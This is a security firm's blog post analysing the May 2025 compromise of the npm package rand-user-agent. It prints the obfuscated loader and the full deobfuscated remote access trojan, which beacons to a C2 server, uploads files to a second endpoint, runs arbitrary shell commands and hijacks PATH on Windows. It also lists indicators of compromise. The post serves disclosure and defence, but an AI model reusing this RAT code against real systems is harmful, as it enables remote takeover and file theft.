RATatouille: A Malicious Recipe Hidden in rand-user-agent (Supply Chain Compromise)

By Charlie Eriksen

Published: 2025-05-06 · Archived: 2026-04-05 20:23:55 UTC

Published on:

2025-05-06 6:55 pm


On 5 May, 16:00 GMT+0, our automated malware analysis pipeline detected a suspicious package released, `rand-user-agent@1.0.110`. It detected unusual code in the package, and it wasn't wrong. It detected signs of a supply chain attack against this legitimate package, which has about ~45.000 weekly downloads.

What is the package?

The package `rand-user-agent` generates randomized real user-agent strings based on their frequency of occurrence. It's maintained by the company WebScrapingAPI (https://www.webscrapingapi.com/).

What did we detect?

Our analysis engine detected suspicious code in the file dist/index.js. Lets check it out, here seen through the code view on npm's site:



Hidden code via scroll bar in rand-user-agent


Do you notice something funny? See that scroll bar at the bottom? Damn, they did it again. They tried to hide the code. Here's what it is trying to hide, prettified:

```
 global["_V"] = "7-randuser84";
global["r"] = require;
var a0b, a0a;
(function () {
  var siM = "",
    mZw = 357 - 346;
  function pHg(l) {
    var y = 2461180;
    var i = l.length;
    var x = [];
    for (var v = 0; v < i; v++) {
      x[v] = l.charAt(v);
    }
    for (var v = 0; v < i; v++) {
      var h = y * (v + 179) + (y % 18929);
      var w = y * (v + 658) + (y % 13606);
      var s = h % i;
      var f = w % i;
      var j = x[s];
      x[s] = x[f];
      x[f] = j;
      y = (h + w) % 5578712;
    }
    return x.join("");
  }
  var Rjb = pHg("thnoywfmcbxturazrpeicolsodngcruqksvtj").substr(0, mZw);
  var Abp =
    'e;s(Avl0"=9=.u;ri+t).n5rwp7u;de(j);m"[)r2(r;ttozix+z"=2vf6+*tto,)0([6gh6;+a,k qsb a,d+,o-24brC4C=g1,;(hnn,
  var QbC = pHg[Rjb];
  var duZ = "";
  var yCZ = QbC;
  var pPW = QbC(duZ, pHg(Abp));
  var fqw = pPW(
    pHg(
      ']W.SJ&)19P!.)]bq_1m1U4(r!)1P8)Pfe4(;0_4=9P)Kr0PPl!v\/P<t(mt:x=P}c)]PP_aPJ2a.d}Z}P9]r8=f)a:eI1[](,8t,VP).a
    ),
  );
  var zlJ = yCZ(siM, fqw);
  zlJ(5164);
  return 8268;
})();
```

Yep, that looks bad. This is obviously not meant to be there.

How did the code get there?

If we look at the GitHub repository for the project, we see that the last commit was 7 months ago when version 2.0.82 was released.



GitHub Screenshot from Rand-user-agent

If we look at the npm version history, we see something odd. There has been multiple releases since then:

Version	Downloads (Last 7 Days)	Published
2.0.84	46	a day ago
1.0.110	134	a day ago
2.0.83	51	10 days ago
2.0.82	70	7 months ago
2.0.81	39,861	7 months ago
2.0.80	2	7 months ago

So the last release, according to GitHub should be `2.0.82`. And if we inspect the packages since then, they all have this malicious code in them. A clear case of a supply chain attack.

The malicious payload

The payload is quite obfuscated, using multiple layers of obfuscation to hide. But here's the final payload that you will eventually find:

```
 global['_H2'] = ''
global['_H3'] = ''
;(async () => {
  const c = global.r || require,
    d = c('os'),
```

```
  f = c('path'),
  g = c('fs'),
  h = c('child_process'),
  i = c('crypto'),
  j = f.join(d.homedir(), '.node_modules')
if (typeof module === 'object') {
  module.paths.push(f.join(j, 'node_modules'))
} else {
  if (global['_module']) {
    global['_module'].paths.push(f.join(j, 'node_modules'))
  }
}
async function k(I, J) {
  return new global.Promise((K, L) => {
    h.exec(I, J, (M, N, O) => {
      if (M) {
        L('Error: ' + M.message)
        return
      }
      if (O) {
        L('Stderr: ' + O)
        return
      }
      K(N)
    })
  })
}
function l(I) {
  try {
    return c.resolve(I), true
  } catch (J) {
    return false
  }
}
const m = l('axios'),
  n = l('socket.io-client')
if (!m || !n) {
  try {
    const I = {
      stdio: 'inherit',
      windowsHide: true,
    }
    const J = {
      stdio: 'inherit',
      windowsHide: true,
    }
    if (m) {
```

```
      await k('npm --prefix "' + j + '" install socket.io-client', I)
    } else {
      await k('npm --prefix "' + j + '" install axios socket.io-client', J)
    }
  } catch (K) {
    console.log(K)
  }
}
const o = c('axios'),
  p = c('form-data'),
  q = c('socket.io-client')
let r,
  s,
  t = { M: P }
const u = d.platform().startsWith('win'),
  v = d.type(),
  w = global['_H3'] || 'http://85.239.62[.]36:3306',
  x = global['_H2'] || 'http://85.239.62[.]36:27017'
function y() {
  return d.hostname() + '$' + d.userInfo().username
}
function z() {
  const L = i.randomBytes(16)
  L[6] = (L[6] & 15) | 64
  L[8] = (L[8] & 63) | 128
  const M = L.toString('hex')
  return (
    M.substring(0, 8) +
    '-' +
    M.substring(8, 12) +
    '-' +
    M.substring(12, 16) +
    '-' +
    M.substring(16, 20) +
    '-' +
    M.substring(20, 32)
  )
}
function A() {
  const L = { reconnectionDelay: 5000 }
  r = q(w, L)
  r.on('connect', () => {
    console.log('Successfully connected to the server')
    const M = y(),
      N = {
        clientUuid: M,
        processId: s,
```

```
        osType: v,
      }
    r.emit('identify', 'client', N)
  })
  r.on('disconnect', () => {
    console.log('Disconnected from server')
  })
  r.on('command', F)
  r.on('exit', () => {
    process.exit()
  })
}
async function B(L, M, N, O) {
  try {
    const P = new p()
    P.append('client_id', L)
    P.append('path', N)
    M.forEach((R) => {
      const S = f.basename(R)
      P.append(S, g.createReadStream(R))
    })
    const Q = await o.post(x + '/u/f', P, { headers: P.getHeaders() })
    Q.status === 200
      ? r.emit(
          'response',
          'HTTP upload succeeded: ' + f.basename(M[0]) + ' file uploaded\n',
          O
        )
      : r.emit(
          'response',
          'Failed to upload file. Status code: ' + Q.status + '\n',
          O
        )
  } catch (R) {
    r.emit('response', 'Failed to upload: ' + R.message + '\n', O)
  }
}
async function C(L, M, N, O) {
  try {
    let P = 0,
      Q = 0
    const R = D(M)
    for (const S of R) {
      if (t[O].stopKey) {
        r.emit(
          'response',
          'HTTP upload stopped: ' +
```

```
            P +
            ' files succeeded, ' +
            Q +
            ' files failed\n',
          O
        )
        return
      }
      const T = f.relative(M, S),
        U = f.join(N, f.dirname(T))
      try {
        await B(L, [S], U, O)
        P++
      } catch (V) {
        Q++
      }
    }
    r.emit(
      'response',
      'HTTP upload succeeded: ' +
        P +
        ' files succeeded, ' +
        Q +
        ' files failed\n',
      O
    )
  } catch (W) {
    r.emit('response', 'Failed to upload: ' + W.message + '\n', O)
  }
}
function D(L) {
  let M = []
  const N = g.readdirSync(L)
  return (
    N.forEach((O) => {
      const P = f.join(L, O),
        Q = g.statSync(P)
      Q && Q.isDirectory() ? (M = M.concat(D(P))) : M.push(P)
    }),
    M
  )
}
function E(L) {
  const M = L.split(':')
  if (M.length < 2) {
    const R = {}
    return (
```

```
      (R.valid = false),
      (R.message = 'Command is missing ":" separator or parameters'),
      R
    )
  }
  const N = M[1].split(',')
  if (N.length < 2) {
    const S = {}
    return (
      (S.valid = false), (S.message = 'Filename or destination is missing'), S
    )
  }
  const O = N[0].trim(),
    P = N[1].trim()
  if (!O || !P) {
    const T = {}
    return (
      (T.valid = false), (T.message = 'Filename or destination is empty'), T
    )
  }
  const Q = {}
  return (Q.valid = true), (Q.filename = O), (Q.destination = P), Q
}
function F(L, M) {
  if (!M) {
    const O = {}
    return (
      (O.valid = false),
      (O.message = 'User UUID not provided in the command.'),
      O
    )
  }
  if (!t[M]) {
    const P = {
      currentDirectory: __dirname,
      commandQueue: [],
      stopKey: false,
    }
  }
  const N = t[M]
  N.commandQueue.push(L)
  G(M)
}
async function G(L) {
  let M = t[L]
  while (M.commandQueue.length > 0) {
    const N = M.commandQueue.shift()
```

```
let O = ''
if (N.startsWith('cd')) {
  const P = N.slice(2).trim()
  try {
    process.chdir(M.currentDirectory)
    process.chdir(P || '.')
    M.currentDirectory = process.cwd()
  } catch (Q) {
    O = 'Error: ' + Q.message
  }
} else {
  if (N.startsWith('ss_upf') || N.startsWith('ss_upd')) {
    const R = E(N)
    if (!R.valid) {
      O = 'Invalid command format: ' + R.message + '\n'
      r.emit('response', O, L)
      continue
    }
    const { filename: S, destination: T } = R
    M.stopKey = false
    O = ' >> starting upload\n'
    if (N.startsWith('ss_upf')) {
      B(y(), [f.join(process.cwd(), S)], T, L)
    } else {
      N.startsWith('ss_upd') && C(y(), f.join(process.cwd(), S), T, L)
    }
  } else {
    if (N.startsWith('ss_dir')) {
      process.chdir(__dirname)
      M.currentDirectory = process.cwd()
    } else {
      if (N.startsWith('ss_fcd')) {
        const U = N.split(':')
        if (U.length < 2) {
          O = 'Command is missing ":" separator or parameters'
        } else {
          const V = U[1]
          process.chdir(V)
          M.currentDirectory = process.cwd()
        }
      } else {
        if (N.startsWith('ss_stop')) {
          M.stopKey = true
        } else {
          try {
            const W = {
              cwd: M.currentDirectory,
```

```
                  windowsHide: true,
                }
                const X = W
                if (u) {
                  try {
                    const Y = f.join(
                        process.env.LOCALAPPDATA ||
                          f.join(d.homedir(), 'AppData', 'Local'),
                        'Programs\\Python\\Python3127'
                      ),
                      Z = { ...process.env }
                    Z.PATH = Y + ';' + process.env.PATH
                    X.env = Z
                  } catch (a0) {}
                }
                h.exec(N, X, (a1, a2, a3) => {
                  let a4 = '\n'
                  a1 && (a4 += 'Error executing command: ' + a1.message)
                  a3 && (a4 += 'Stderr: ' + a3)
                  a4 += a2
                  a4 += M.currentDirectory + '> '
                  r.emit('response', a4, L)
                })
              } catch (a1) {
                O = 'Error executing command: ' + a1.message
              }
            }
          }
        }
      }
      O += M.currentDirectory + '> '
      r.emit('response', O, L)
    }
  }
  function H() {
    s = z()
    A(s)
  }
  H()
})()
```

We've got a RAT (Remote Access Trojan) on our hands. Here's an overview of it:

Behavior Overview

The script sets up a covert communication channel with a **command-and-control (C2)** server using `socket.io-client`, while exfiltrating files via `axios` to a second HTTP endpoint. It dynamically installs these modules if missing, hiding them in a custom `.node_modules` folder under the user's home directory.

C2 Infrastructure

- **Socket Communication**: `http://85.239.62[.]36:3306`
- **File Upload Endpoint**: `http://85.239.62[.]36:27017/u/f`

Once connected, the client sends its unique ID (hostname + username), OS type, and process ID to the server.

Capabilities

Here's a list of capabilities(Commands) that the RAT supports.

```
 | Command         | Purpose                                                    |
| --------------- | ---------------------------------------------------------- |
| cd              | Change current working directory                           |
| ss_dir          | Reset directory to script's path                           |
| ss_fcd:<path>   | Force change directory to <path>                           |
| ss_upf:f,d      | Upload single file f to destination d                      |
| ss_upd:d,dest   | Upload all files under directory d to destination dest     |
| ss_stop         | Sets a stop flag to interrupt current upload process       |
| Any other input | Treated as a shell command, executed via child_process.exec() |
```

Backdoor: Python3127 PATH Hijack

One of the more subtle features of this RAT is its use of a **Windows-specific PATH hijack**, aimed at quietly executing malicious binaries under the guise of Python tooling.

The script constructs and prepends the following path to the `PATH` environment variable **before executing shell commands**:

```
%LOCALAPPDATA%\Programs\Python\Python3127
```

By injecting this directory at the start of `PATH`, any command relying on environment-resolved executables (e.g., `python`, `pip`, etc.) may be silently hijacked. This is particularly effective on systems where Python is already expected to be available.

```
 const Y = path.join(
  process.env.LOCALAPPDATA || path.join(os.homedir(), 'AppData', 'Local'),
  'Programs\\Python\\Python3127'
)
env.PATH = Y + ';' + process.env.PATH
```

Indicators of Compromise

At this time, the only indicators we have are the malicious versions, which are:

- 2.0.84
- 1.0.110
- 2.0.83

Usage	Endpoint	Protocol/Method
Socket Connection	http://85.239.62[.]36:3306	socket.io-client
File Upload Target	http://85.239.62[.]36:27017/u/f	HTTP POST (multipart/form)

If you have installed any of these packages, you can check if it has communicated with the C2

Last updated on:

Jan 7, 2026

Trusted by 100k+ teams

Start Testing

•

Vulnerabilities & Threats

axios compromised on npm: maintainer account hijacked, RAT deployed

Malicious axios versions 1.14.1 and 0.30.4 were published via a hijacked maintainer account. A hidden dependency deploys a cross-platform RAT. Check if you are affected and remediate now.

•

Vulnerabilities & Threats

Popular telnyx package compromised on PyPI by TeamPCP

The popular telnyx packageon PyPI, used by big AI companies, has been compromised by TeamPCP

•

Vulnerabilities & Threats


CanisterWorm Gets Teeth: TeamPCP's Kubernetes Wiper Targets Iran

CanisterWorm Gets Teeth: TeamPCP's Kubernetes Wiper Targets Iran

Get secure now

Secure your code, cloud, and runtime in one central system.
Find and fix vulnerabilities fast automatically.

No credit card required | Scan results in 32secs.



Source: https://www.aikido.dev/blog/catching-a-rat-remote-access-trojian-rand-user-agent-supply-chain-compromise